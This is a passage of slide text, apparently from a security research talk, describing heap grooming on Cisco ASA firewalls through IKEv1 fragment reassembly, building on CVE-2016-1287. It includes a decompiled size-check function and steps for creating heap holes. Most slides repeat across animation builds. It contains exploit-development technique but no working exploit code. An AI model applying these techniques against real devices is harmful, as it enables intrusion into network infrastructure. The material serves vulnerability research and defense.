  - Reassembled packet length updated when queueing a fragment

<https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/>

# → Leverage IKE reassembly

---

Reassembled packet length:  $n+n$

Seqno=1

Seqno=2


- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment

<https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/>

# → Leverage IKE reassembly

---

Reassembled packet length:  $n+n+p$



- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment


<https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/>



# → Leverage IKE reassembly

---


Reassembled packet length:  $n+n+p$



- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment

<https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/>


# → Leverage IKE reassembly



- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment

<https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/>

# → Leverage IKE reassembly




- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment

<https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/>




# → Leverage IKE reassembly



- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment

<https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/>


# → Leverage IKE reassembly



- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment

<https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/>

# → Leverage IKE reassembly



- Leverage techniques learnt from CVE-2016-1287
  - IKEv1 fragmentation is a reliable feng shui mechanism
  - Reassembled packet length updated when queueing a fragment
  - Fragment length not re-checked during reassembly

<https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/november/cisco-asa-series-part-eight-exploiting-the-cve-2016-1287-heap-overflow-over-ikev1/>



# → Max data per IKE session


- XML buffer used by repeatable free primitive is a 0x2000 chunk
- For a given IKEv1 session, accumulated length needs  $< 0x8000$

```
int IKE_AddRcvFrag(struct ikev1_sa *ikev1_sa, struct pkt_info *pkt_info)
{
    ...
    int accumulated_size = ikev1_sa->frag_queue1->assembled_len;
    accumulated_size = accumulated_size + payload_length - sizeof(struct payload_fragment_hdr);
    if (accumulated_size > 0x8000) {
        es_PostEvent("assembled pkt size too large");
        IKE_FreeAllFrag(ikev1_sa, 0, 0);
        goto b_end;
    }
}
```


- With 0x2000-byte chunk granularity
  - Can only have up to 4 frags per IKEv1 session ( $4 * 0x2000 = 0x8000$ )
  - Also limits how many mirror writes we get...

# Max number of mirror writes

- Overlapping chunk's size dictates max number of mirror writes
  - With 0x2040 chunks, it means maximum 2 mirror writes (see above)



- Solution is to change the granularity and use 0x810 chunks



# → Primitive 1 - Hole creation with IKEv1

---

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole

# → Primitive 1 - Hole creation with IKEv1

---

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole

feng



# → Primitive 1 - Hole creation with IKEv1

---

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole

feng

feng

# → Primitive 1 - Hole creation with IKEv1

---


- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole



# → Primitive 1 - Hole creation with IKEv1

---


- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole



# → Primitive 1 - Hole creation with IKEv1

---

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole






# → Primitive 1 - Hole creation with IKEv1

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole




# → Primitive 1 - Hole creation with IKEv1

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole




# → Primitive 1 - Hole creation with IKEv1

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole



# → Primitive 1 - Hole creation with IKEv1

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole






# → Primitive 1 - Hole creation with IKEv1


---

- Session 1 (feng): fill holes
- Session 2: only two fragments
  - Frag 1: future hole
  - Frag 2: trigger reassembly, hence creating hole




# → Small holes creation

- We want some adjacency




- But small structures allocated will mess up with our feng shui
  - When frags received, structures  $< 0x70$  to track frags




- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte
- Similarly, when WebVPN packet received, structures  $< 0x400$  so create 0x400 holes  
→ Working with 0x800-byte chunks will give us some adjacency

# → Small holes creation


- We want some adjacency



- But small structures allocated will mess up with our feng shui
  - When frags received, structures < 0x70 to track frags




- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte




- Similarly, when WebVPN packet received, structures < 0x400 so create 0x400 holes  
→ Working with 0x800-byte chunks will give us some adjacency

# → Small holes creation


- We want some adjacency



- But small structures allocated will mess up with our feng shui
  - When frags received, structures  $< 0x70$  to track frags



- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte




- Similarly, when WebVPN packet received, structures  $< 0x400$  so create 0x400 holes  
→ Working with 0x800-byte chunks will give us some adjacency




# → Small holes creation


- We want some adjacency



- But small structures allocated will mess up with our feng shui
  - When frags received, structures  $< 0x70$  to track frags




- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte




- Similarly, when WebVPN packet received, structures  $< 0x400$  so create 0x400 holes  
→ Working with 0x800-byte chunks will give us some adjacency

# → Small holes creation


- We want some adjacency



- But small structures allocated will mess up with our feng shui
  - When frags received, structures  $< 0x70$  to track frags




- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte




- Similarly, when WebVPN packet received, structures  $< 0x400$  so create 0x400 holes  
→ Working with 0x800-byte chunks will give us some adjacency

# → Small holes creation


- We want some adjacency



- But small structures allocated will mess up with our feng shui
  - When frags received, structures  $< 0x70$  to track frags




- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte



